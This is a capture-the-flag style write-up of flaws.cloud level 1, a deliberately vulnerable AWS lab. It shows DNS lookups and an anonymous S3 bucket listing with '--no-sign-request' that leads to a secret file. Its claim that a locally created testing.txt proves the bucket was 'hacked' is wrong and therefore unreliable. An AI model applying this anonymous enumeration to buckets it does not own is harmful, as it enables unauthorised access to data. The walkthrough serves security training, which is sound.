
Vulnerable S3 Bucket site: flaws.cloud

For domain and bucket discovery of a site: type nslookup <sitename>


nslookup flaws.cloud



```
ubuntu@ip-172-70-0-107:~$ nslookup flaws.cloud
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
Name:   flaws.cloud
Address: 52.92.139.131
Name:   flaws.cloud
Address: 52.218.208.3
```


host flaws.cloud



```
ubuntu@ip-172-70-0-107:~$ host flaws.cloud
flaws.cloud has address 52.92.178.147
flaws.cloud has address 52.218.176.42
flaws.cloud has address 52.218.212.43
flaws.cloud has address 52.218.184.66
flaws.cloud has address 52.92.161.163
flaws.cloud has address 52.92.161.3
flaws.cloud has address 52.92.210.219
flaws.cloud has address 52.92.179.19
```


To do a reverse lookup: type host <ipaddress>

This query shows that this website is in S3 and it's in the us-west-2 region.



```
ubuntu@ip-172-70-0-107:~$ host 52.92.149.35
35.149.92.52.in-addr.arpa domain name pointer s3-website-us-west-2.amazonaws.com.
ubuntu@ip-172-70-0-107:~$
```

There is a common naming format to find out how S3 websites are. To check if this is a website in S3, type the domain + s3.amazonaws.com on a browser: http://flaws.cloud.s3.amazonaws.com




This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
−<ListBucketResult>
   <Name>flaws.cloud</Name>
   <Prefix/>
   <Marker/>
   <MaxKeys>1000</MaxKeys>
   <IsTruncated>false</IsTruncated>
 −<Contents>
     <Key>hint1.html</Key>
     <LastModified>2017-03-14T03:00:38.000Z</LastModified>
     <ETag>"f32e6fbab70a118cf4e2dc03fd71c59d"</ETag>
     <Size>2575</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 −<Contents>
     <Key>hint2.html</Key>
     <LastModified>2017-03-03T04:05:17.000Z</LastModified>
     <ETag>"565f14ec1dce259789eb919ead471ab9"</ETag>
     <Size>1707</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 −<Contents>
```

First, install AWS CLI on Ubuntu or Linux, follow instruction here to install it: https://docs.aws.amazon.com/cli/latest/userguide/getting-started-install.html

To do basic enumeration on S3 bucket:
aws s3 ls s3://flaws.cloud/ --region us-west-2




```
vboxuser@UbuntuDesktopGui:~$ aws s3 ls s3://flaws.cloud --region us-west-2

Unable to locate credentials. You can configure credentials by running "aws configure".
vboxuser@UbuntuDesktopGui:~$
```

This error means, there's no credentials and I'm not authenticated so I don't have any access to this bucket.

There is a work around to specify "no sign request" which basically means not to sign the request or look for credentials. That means I can anonymously access the S3 bucket.

To enumerate with no credentials:
aws s3 ls s3://flaws.cloud/ --region us-west-2 --no-sign-request




```
vboxuser@UbuntuDesktopGui:~$ aws s3 ls s3://flaws.cloud --region us-west-2 --no-sign-request
2017-03-13 23:00:38       2575 hint1.html
2017-03-02 23:05:17       1707 hint2.html
2017-03-02 23:05:11       1101 hint3.html
2020-05-22 14:16:45       3162 index.html
2018-07-10 12:47:16      15979 logo.png
2017-02-26 20:59:28         46 robots.txt
2017-02-26 20:59:30       1051 secret-dd02c7c.html
vboxuser@UbuntuDesktopGui:~$
```

Emilie Dionisio

Now, I'm able to list the content of the bucket without any credentials. I will view the "secret-dd02c7c.html" on a browser.


Type the S3 bucket URL: http://flaws.cloud.s3.amazonaws.com/secret-dd02c7c.html



Congrats! You found the secret file!

Level 2 is at http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud

I also created a "testing.txt" and saved it that means, I was able to hack into it.



```
vboxuser@UbuntuDesktopGui:~$ sudo nano testing.txt
[sudo] password for vboxuser:
vboxuser@UbuntuDesktopGui:~$ ls
aws  awscliv2.zip  Desktop  Documents  Downloads  Music  Pictures  Public  snap  Templates  testing.txt  Videos
vboxuser@UbuntuDesktopGui:~$
```

Reference:
Install AWS CLI: https://docs.aws.amazon.com/cli/latest/userguide/getting-started-install.html
Flaws.com https://www.youtube.com/watch?v=fEjAryrzLSQ
Flaws2: https://www.youtube.com/results?search_query=flaws2+cloud